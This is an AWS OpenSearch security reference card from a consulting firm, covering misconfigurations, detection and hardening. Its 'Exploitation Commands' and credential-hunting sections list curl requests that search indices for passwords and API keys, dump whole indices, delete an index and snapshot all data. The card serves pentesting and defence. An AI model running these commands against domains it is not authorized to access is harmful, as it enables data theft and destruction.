


AWS OpenSearch Security
SEARCH & ANALYTICSOpenSearch Service (formerly Elasticsearch Service) provides managed search and analytics. Often contains logs, application data, and business intelligence. Public dashboards are a common finding.
📋Service Overview
OpenSearch Domains
Clusters of instances storing indexed data. Access controlled by domain access policies, fine-grained access control (FGAC), or VPC placement. Contains searchable application data.
Attack note: Many domains have public access policies or weak FGAC. Check for Principal: * in access policies.
OpenSearch Dashboards (Kibana)
Web UI for visualizing and querying data. Often publicly accessible with weak or no auth. Provides Dev Tools console for direct query execution.
Attack note: Public Kibana with anonymous access is extremely common. Dev Tools allows arbitrary queries.
Security Risk Assessment
OpenSearch domains often contain sensitive logs, PII, financial data, and application secrets. Public dashboards and overly permissive access policies are extremely common misconfigurations.
⚔️Attack Vectors
Data Exfiltration
- •Query all indices for sensitive data
- •Search for credentials in logs
- •Export entire indices via scroll API
- •Access saved searches and dashboards
- •Download raw document data
Cluster Manipulation
- •Delete indices (ransomware)
- •Modify index mappings
- •Create malicious snapshots
- •Inject false data
- •Modify cluster settings
⚠️Misconfigurations
Access Policy Issues
- •Principal: * without IP condition
- •Public endpoint without FGAC
- •Anonymous access enabled
- •Overly permissive IAM policies
- •No VPC deployment
Dashboard Issues
- •Kibana/OSD publicly accessible
- •No authentication required
- •Dev Tools console enabled
- •Saved objects contain credentials
- •No audit logging enabled
🔍Enumeration
aws opensearch list-domain-namesaws opensearch describe-domain \
--domain-name my-domainaws opensearch describe-domain \
--domain-name my-domain \
--query 'DomainStatus.AccessPolicies'aws opensearch describe-domain \
--domain-name my-domain \
--query 'DomainStatus.VPCOptions'curl -X GET 'https://domain.region.es.amazonaws.com/_cat/indices?v'📤Data Extraction
Query Techniques
- •_search - query all indices
- •_cat/indices - list all indices
- •_mapping - get field mappings
- •_scroll - paginate large results
- •_snapshot - create data backups
Sensitive Data Targets
- •logs-* - application logs
- •users-* - user data
- •orders-* - transaction data
- •.kibana* - saved objects
- •audit-* - security audit logs
Quick wins: Search for "password", "api_key", "secret", "token" across all indices.
🎯Sensitive Data Queries
Credential Hunting
- •{"query":{"match":{"message":"password"}}}
- •{"query":{"match":{"message":"api_key"}}}
- •{"query":{"match":{"message":"AWS_SECRET"}}}
- •{"query":{"match":{"message":"BEGIN RSA"}}}
- •{"query":{"match":{"message":"Authorization"}}}
PII Discovery
- •Social security numbers regex
- •Credit card number patterns
- •Email addresses
- •Phone numbers
- •Address information
🛡️Detection
CloudTrail Events
- •DescribeDomain - enumeration
- •UpdateDomainConfig - config change
- •CreateElasticsearchDomain - new domain
- •DeleteElasticsearchDomain - deletion
OpenSearch Audit Logs
- •Failed authentication attempts
- •Bulk data exports
- •Index deletion attempts
- •Unusual query patterns
- •Access from new IPs
💻Exploitation Commands
curl -s 'https://DOMAIN/_cat/indices?v&s=index'curl -s 'https://DOMAIN/INDEX/_mapping' | jqcurl -s -X POST 'https://DOMAIN/_search' \
-H 'Content-Type: application/json' \
-d '{"query":{"query_string":{"query":"password OR secret OR api_key"}}}'curl -s -X POST 'https://DOMAIN/INDEX/_search?scroll=1m' \
-H 'Content-Type: application/json' \
-d '{"size":10000,"query":{"match_all":{}}}'curl -X DELETE 'https://DOMAIN/INDEX'curl -X PUT 'https://DOMAIN/_snapshot/my-repo/backup-1' \
-H 'Content-Type: application/json' \
-d '{"indices":"*","include_global_state":true}'📜Access Policy Examples
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Principal": "*",
    "Action": "es:*",
    "Resource": "arn:aws:es:us-east-1:123456789012:domain/my-domain/*"
  }]
}
Anyone on the internet can access and modify the domain
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Principal": {"AWS": "arn:aws:iam::123456789012:role/AppRole"},
    "Action": ["es:ESHttpGet", "es:ESHttpPost"],
    "Resource": "arn:aws:es:us-east-1:123456789012:domain/my-domain/*"
  }]
}
// Combined with VPC deployment
Only specific IAM role can access, limited to read/search operations
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Principal": "*",
    "Action": "es:*",
    "Resource": "*",
    "Condition": {
      "IpAddress": {"aws:SourceIp": "203.0.113.0/24"}
    }
  }]
}
IP restriction but no authentication - anyone from that IP range has full access
Fine-Grained Access Control (FGAC):
- Internal database enabled
- Master user with strong password
- Index-level permissions
- Document-level security
- Field-level security
- Audit logging enabled
FGAC provides granular, user-based access control
🛡️Defense Recommendations
Deploy in VPC
Place OpenSearch domain in private subnets, use VPC endpoints for access.
aws opensearch update-domain-config \
  --domain-name my-domain \
--vpc-options SubnetIds=subnet-xxx,SecurityGroupIds=sg-xxxEnable Fine-Grained Access Control
Enable FGAC with strong master user and role-based access.
AdvancedSecurityOptions:
  Enabled: true
  InternalUserDatabaseEnabled: true
  MasterUserOptions:
MasterUserName: adminEnable Audit Logging
Send audit logs to CloudWatch for monitoring and alerting.
aws opensearch update-domain-config \
--log-publishing-options "AUDIT_LOGS={CloudWatchLogsLogGroupArn=arn,Enabled=true}"Use IAM Authentication
Require IAM credentials for all API requests.
Disable Anonymous Access
Never allow anonymous access to OpenSearch Dashboards.
Enable Encryption
Enable encryption at rest (KMS) and in transit (TLS).
EncryptionAtRestOptions:
  Enabled: true
  KmsKeyId: arn:aws:kms:...:key/xxx
NodeToNodeEncryptionOptions:
  Enabled: true
AWS OpenSearch Security Card • Toc Consulting
Always obtain proper authorization before testing
KloudSec, built by the team behind Toc Consulting
See AWS OpenSearch security checked automatically, continuously
What you just read is a manual, one-time check. KloudSec runs this and 400+ more automated checks across 90+ AWS services, continuously, agentless, live in about 5 minutes.
Toc Consulting: AWS Security & Cloud Architecture
Securing your AWS estate?
Our team helps engineering teams secure and architect AWS the right way: assessment in week one, a prioritized action plan in week two.